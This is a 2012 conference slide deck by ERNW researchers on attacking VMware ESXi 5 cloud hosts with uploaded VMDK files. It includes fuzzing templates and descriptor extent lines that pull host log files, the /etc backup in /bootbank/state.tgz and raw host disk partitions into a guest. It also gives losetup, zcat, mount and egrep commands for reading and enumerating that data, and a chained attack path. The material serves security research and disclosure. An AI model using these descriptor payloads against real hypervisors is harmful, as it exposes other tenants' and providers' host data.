



HILBOSSEC0NFP2012
AMSTERDAM

May 21st - 25th @ Okura Hotel Amsterdam




ERNW
providing security.

VMDK Has Left the Building

Attacking Cloud Infrastructures
by Malicious VMDK Files

Matthias Luft, Daniel Mende,
Enno Rey, Pascal Turbing
{mluft,dmende,erey,pturbing}@ernw.de





Who we are



- Old-school network geeks, working as security researchers for
- Germany based ERNW GmbH
 - Independent
 - Deep technical knowledge
 - Structured (assessment) approach
 - Business reasonable recommendations
 - We understand corporate
- Blog: www.insinator.net
- Conference: www.troopers.de



Agenda

- Intro & Technical Overview
- Attack Vectors
- Conclusions





How to Attack a (IaaS) Cloud Service?

Or: Which Interfaces Does it Offer?



- Management APIs / Interfaces
 - <http://www.nds.rub.de/media/nds/veroeffentlichungen/2011/10/22/AmazonSignatureWrapping.pdf>
 - <http://www.insinuator.net/2011/07/the-key-to-your-datacenter/>
- From the runtime environment
 - Think: Guest → host attack
 - E.g. look at all the nice attack vectors in [VMSA-2012-0009](#)
 - ... with that ridiculous recommendation “Do not allow untrusted users access to your virtual machines.” ;-)
- On the filesystem level, e.g. by (virtual) image/
hard disk upload.



This Is What This Workshop Is About

Attacking Virtual Hard Disks



- With a special focus on VMDK files.
- In particular in VMware vSphere 5 environments.
- There's a breeze of 0-day here ;-)





Virtual File Formats

Short Overview



- There's a whole bunch of virtual file formats

- Relevant Fact: Distinction in
 - Virtual machine configuration
 - Virtual disk files



Common Files in VMware World

At least the most important ones as
for this talk.



- VMX: virtual machine
 - Plain-text configuration/description

```
#!/opt/vmware/server/bin/vmware
.encoding = "UTF-8"
config.version = "8"
virtualHW.version = "4"
scsi0.present = "TRUE"
memsize = "1512"
```



Common Files in VMware World

At least the most important ones as for this talk.



- VMDK: virtual disk, consisting of two file types:
 - **Descriptor file:**

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[...]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
```

- **The actual disk files containing raw disk data (MBR, partition table, file system, content...)**



Cloud Deployment



Kudos to Juan Mayer



How Cloud Deployment Works



ESXi 5 Host





Hypervisor




Hypervisor Local HD



Backend Storage
(e.g. SAN)




1) Upload to storage
by web interface, FTP, ...






How Cloud Deployment Works





How Cloud Deployment Works





Sample of Cloud Providers Allowing to Upload VMDKs


→ We've not performed any practical testing. Yet.



Provider	Upload via	Upload "Validation"	Further Details & How To's
terremark.com	Web-Tool	Ovf validation, vmdk validation information in ovf	http://support.theenterprisecloud.com/kb/default.asp?id=971&Lang=1
lunahost.com	Web-Tool	Not specified	http://www.lunahost.com/Resources/FAQsandHowTos.aspx
Cloudshare.com	Ftp-client	Ovf validation recommended but not required	http://use.cloudshare.com/resources/common/VM%20 Upload Instructions.pdf
Hosting.com	Online FTP manager	None	http://www.hosting.com/support/cloud-enterprise/upload-vmdk-and-deploy-vm-from-control-panel



Lab Setup



Fully patched environment as of 05/24/2012".



Let's Start Playing

Potential Attack Paths



- Fuzzing
- File Inclusion Stuff



VMDK Fuzzing





Disk metadata



- Textbased harddrive description file.

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
```
- Links to real data files (extents).

```
# Extent description
RW 40960 VMFS "ts_2vmdk-flat.vmdk"
```
- Also holds disk physical dimensions.

```
ddb.geometry.cylinders = "40"
ddb.geometry.heads = "16"
```



vmdk file fuzzing

```
name = "vmdkfile"

objects = [
    field("version_str", None, "version=", none),
    field("version", None, "1", std),
    field("version_br", None, "\n", none),

    field("encoding_str", None, "encoding=", none),
    field("encoding", None, "UTF-8", std),
    field("encoding_br", None, "\n", none),

    field("CID_str", None, "CID=", none),
    field("CID", None, "c74bb4e1", std),
    field("CID_br", None, "\n", none),

    field("pCID_str", None, "parentCID=", none),
    field("pCID", None, "ffffffff", std),
    field("pCID_br", None, "\n", none),

    [...]
]
```





Results...

– From the logs:



- `DiskLib_Check()` failed for source disk (15)
- `VMX has left the building: 0`



The Beef

Yummy Data



- Different Binary data formats
 - Flat files
 - Growing files
 - Sparse files
- Flat files got no header, they're just virtual disks plain data.
- Growing and sparse files got a header structure, which makes an excellent target.



Sparse Extent Header Fuzzing

```
name = "ESXi Host Sparse Extend Header - root"
```

```
objects = [  
    field("magicNumber", 32, "COWD", none),  
    field("version", 32, "\x00\x00\x00\x01", std),  
    field("flags", 32, "\x00\x00\x00\x03", std),  
    field("numSectors", 32, "\x00\x00\x00\xff", std),  
    field("grainSize", 32, "\x00\x00\x00\x01", std),  
    field("gdOffset", 32, "\x00\x00\x00\x04", std),  
    field("numGDEntries", 32, "\x00\x00\x00\x04", std),  
    field("freeSector", 32, "\x00\x00\x00\x08", std),  
    #root
```

```
[...]
```





Some Code



- Will be found on www.insinator.net soon.



File Inclusion





File Inclusion

Back to that Descriptor File

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
```




File Inclusion

Back to that Descriptor File

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 0 VMFS "/etc/passwd"
```



Inclusion

First Try



→ The classic: `/etc/passwd`

→ `RW 33554432 VMFS "machine-flat01.vmdk"`
`RW 0 VMFS "/etc/passwd"`

→ Didn't work ;-)



Inclusion

First Try



Reason: Invalid argument.

See the error stack for details on the cause of this problem.

Time: **5/11/2012 11:14:10**

Target: **attx**

ESXi: **172.27.99.82**

[Error Stack](#)

Reason: 0 (Invalid argument).
Cannot open the disk '/vmfs/volumes/4dddb805-add034a2-d893-2c768aad64ce/attx/attx.vmdk' or one of the snapshot disks it depends on.

[Submit error report...](#) Close



First Blood

Logfile Inclusion





Inclusion of Logs

- Extend your disk by any gzipped logfile in /scratch/log

```
# Extent description  
RW 33554432 VMFS "machine-flat.vmdk"  
RW 0 VMFS "/scratch/log/vmkernel.0.gz"
```





Inclusion of Logs

→ Boot up the virtual machine

→ Define the included section of your hard drive

```
$ losetup -o $( 33554432 * 512 ) -f /dev/sda
```

→ Extract data

```
$ zcat /dev/loop0 > extracted_logfile
```





Demo? Yes, please.

DEMO



File Inclusion

Just to Make this Clear



This is a
GUEST
machine accessing
the logfiles of the
ESX HOST!



File Inclusion

Part 2



- Logs are a nice first step!
- Let's go through some more log files...



Interesting „log file“

→ /bootbank/state.tgz



```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[...]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 0 VMFS "/bootbank/state.tgz"
```

→ Contains complete backup of /etc!



File Inclusion

Just to Make this Clear



This is a
GUEST
machine accessing
/etc/ of the
ESX HOST!



File Inclusion

Part 3



- Logfiles, /etc... on the right way.
What else can we do?
- Hard drives/devices in *nix are files, right?
- Try to include physical host disks in a guest machine!



Device Inclusion

Part 3



→ Device names on ESXi

```
File Edit View Terminal Go Help
~ # ls -l /dev/disks/
naa.600508b1001ca97740cc02561658c136
naa.600508b1001ca97740cc02561658c136:1
naa.600508b1001ca97740cc02561658c136:2
naa.600508b1001ca97740cc02561658c136:3
naa.600508b1001ca97740cc02561658c136:5
naa.600508b1001ca97740cc02561658c136:6
naa.600508b1001ca97740cc02561658c136:7
naa.600508b1001ca97740cc02561658c136:8
naa.600c0ff000109e5b52d3104f01000000
naa.600c0ff000109e5b8ee84d4f01000000
naa.600c0ff000109e5b8ee84d4f01000000:1
naa.600c0ff000109e5b8ee84d4f01000000:2
naa.600c0ff000109e5be9d1544f01000000
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:1
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:2
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:3
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:5
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:6
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:7
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:8
vml.0200030000600c0ff000109e5b52d3104f01000000503230303020
vml.0200040000600c0ff000109e5b8ee84d4f01000000503230303020
vml.0200040000600c0ff000109e5b8ee84d4f01000000503230303020:1
vml.0200040000600c0ff000109e5b8ee84d4f01000000503230303020:2
vml.0200070000600c0ff000109e5be9d1544f01000000503230303020
~ #
```



Device Inclusion

Part 3



- Relying on knowledge gathered on the hypervisor!

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[...]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 8386560 VMFSRAW "/dev/disks/naa.
600508b1001ca97740cc02561658c136:2"
```



Device Inclusion

- Include a partition of an enumerated device as follows:

```
# Extent description  
RW 33554432 VMFS "machine-flat.vmdk"  
RW 8386560 VMFSRAW "/dev/disks/naa.600508b1001ca97740cc02561658c136:2"
```

- The “:2” indicates the partition number, e.g. similar to /dev/sda2 in linux






Device Inclusion

- Once you made your loop device with the appropriate offset, you are actually able to mount the partition

```
root@attx:~# losetup -v -o 17179869184 -f /dev/sda
Loop device is /dev/loop0
root@attx:~# mount /dev/loop0 /mnt/
root@attx:~# ls /mnt/
core  downloads  log  var
```





Demo? Yes, please.

DEMO



Device Inclusion

Just to Make this Clear



This is a
GUEST
machine accessing a
physical harddrive of
the
ESX HOST!



Complete Attack Path


In Cloud Environments





Prerequisites

For Complete Attack Path



- Files
 - must be on vmfs partition
 - must be writable (for hostd?)
 - must be unlocked, e.g. not reserved by running VMware

- ESXi5 hypervisor in use
- Deployment of externally provided VMDK files is possible
- Deployment using the VMware API
 - without further sanitization/input validation/VMDK rewriting.



Attack Path



- Deploy a virtual machine referencing /scratch/log/hostd.0.gz
 - Access the included /scratch/log/hostd.0.gz within the guest system and grep for ESXi5 device names
 - Deploy another virtual machine referencing the extracted device names
- Enjoy access to all physical hard drives of the hypervisor ;-)



Attack Path



- Deploy a virtual machine referencing /scratch/log/hostd.0.gz
- Access the included /scratch/log/hostd.0.gz within the guest system and grep for ESXi5 device names
- Deploy another virtual machine referencing the extracted device names
- Enjoy access to all physical hard drives of the hypervisor ;-)



Device Enumeration

- By iterating through logfiles like filename.X.gz one may collect a huge amount of information
- Looking for Devicenames:

```
$ egrep -o "\w{3,}\.[0-9a-f]{32}" deviceenum/hostd.log|sort|uniq  
naa.600508b1001ca97740cc02561658c136  
naa.600c0ff000109e5b0000000000000000  
naa.600c0ff000109e5b52d3104f01000000  
naa.600c0ff000109e5b8ee84d4f01000000  
naa.600c0ff000109e5b968c4f4f01000000  
naa.600c0ff000134edc00000000000000000
```





Device Inclusion

Just to Make this Clear



This is a
GUEST
machine accessing
physical harddrive of the
ESX HOST
**without additional
knowledge!**



There's even more stuff

Coming Soon To A Cloud Near You...



- Hypervisor Denial of Service?
- Not to be discussed in this workshop due to time constraints.



```

VMware ESXi 5.0.0 [Releasebuild-51584] x86_64
#PF Exception 14 in world 2056: idle0 IP 0x418012a17219 addr 0x0
cr0=0x80010039 cr2=0x0 cr3=0xdf62d000 cr4=0x216c
frame=0x412200207288 ip=0x418012a17219 err=0 rflags=0x10246
rax=0x0 rbx=0x0 rcx=0x418012a17045
rdi=0x0 rsi=0x412200207368 rsi=0x0
rdi=0x4124000b01c0 r0=0x418017d76d40 r9=0xe
r10=0x418017d76e20 r11=0x418017d76d40 r12=0x4124000b01c0
r13=0x1 r14=0x0 r15=0x0
+PCPU0:2056/idle0
PCPU 0: ISISISISISISISISISISIS
Code start: 0x418012a00000 VMK uptime: 2:18:51:22.527
0x412200207368: [0x418012a17219]AsyncPopCallbackFrameInt@vkernel!nover+0x50 stack: 0x412200207398
0x412200207398: [0x418012a17045]Async_EndSplitIO@vkernel!nover+0x54 stack: 0x412200000000
0x412200207448: [0x418013115c70]ME_AsyncIO@vkernel!nover+0x5f7 stack: 0x4180018a1960
0x412200207508: [0x418012c7e483]FDS_AsyncIO@vkernel!nover+0x176 stack: 0x41240070cfc0
0x412200207568: [0x418012c77dde]DevFSFileIO@vkernel!nover+0x205 stack: 0x4122002075c4
0x4122002075c8: [0x418012c5b120]FSSFileIO@vkernel!nover+0x1bf stack: 0x41800fc22c00
0x4122002075e8: [0x418012c5b199]FSS_AsyncFileIO@vkernel!nover+0x10 stack: 0x1
0x412200207770: [0x418012c51050]IVSCSI_FSCommand@vkernel!nover+0x10f7 stack: 0x0
0x4122002077b0: [0x418012c46533]IVSCSI_IssueCommandBE@vkernel!nover+0x52 stack: 0x412200207040
0x412200207868: [0x418012c4b852]IVSCSI_HandleCommand@vkernel!nover+0x419 stack: 0x60
0x412200207920: [0x418012c4b2ce]IVSCSI_VnkExecuteCommand@vkernel!nover+0x1ed stack: 0x41220001000
0x412200207000: [0x418012c577e5]LSIProcessReqInt@vkernel!nover+0x86c stack: 0x412200207b78
0x412200207668: [0x418012c58173]LSIProcessRequestRing@vkernel!nover+0x72 stack: 0x418001bb0050
0x412200207690: [0x418012c4f424]IVSCSI_MorIdleCB@vkernel!nover+0x9b stack: 0x412200207cc0
0x412200207c40: [0x418012aed151]MorIdleProcessQueue@vkernel!nover+0x398 stack: 0x0
0x412200207c80: [0x418012aed689]MorIdleBHHandler@vkernel!nover+0x60 stack: 0x2
0x412200207ce8: [0x418012a1024c]IBHCallHandlers@vkernel!nover+0xbb stack: 0x180418000000000
0x412200207d20: [0x418012a1073b]IBH_Check@vkernel!nover+0xde stack: 0x20d350b154734
0x412200207e58: [0x418012bee811]CpuSchedIdleLoopInt@vkernel!nover+0x04 stack: 0x412200207e98
0x412200207e68: [0x418012bf62c6]CpuSched_IdleLoop@vkernel!nover+0x15 stack: 0x12
0x412200207e98: [0x418012a45f66]Init_SlaveIdle@vkernel!nover+0x13d stack: 0x0
0x412200207fe8: [0x418012d045d9]SMPSlaveIdle@vkernel!nover+0x310 stack: 0x0
base fs=0x0 gs=0x418042000000 Kgs=0x0
Coredump to disk. Slot 1 of 1. 9876543210 DiskDump: Successful.
Debugger waiting(world 2056) -- no port for remote debugger. "Escape" for local debugger.

```

But It's Certainly Doable ;-)



Conclusions



- Virtual hard disk integration offers yet-another-interface for attack exposure.
- In particular in VMware vSphere 5 space.
- Appropriate trust relationships and/or careful sanitizing needed.



There's never enough time...

THANK YOU...



...for yours!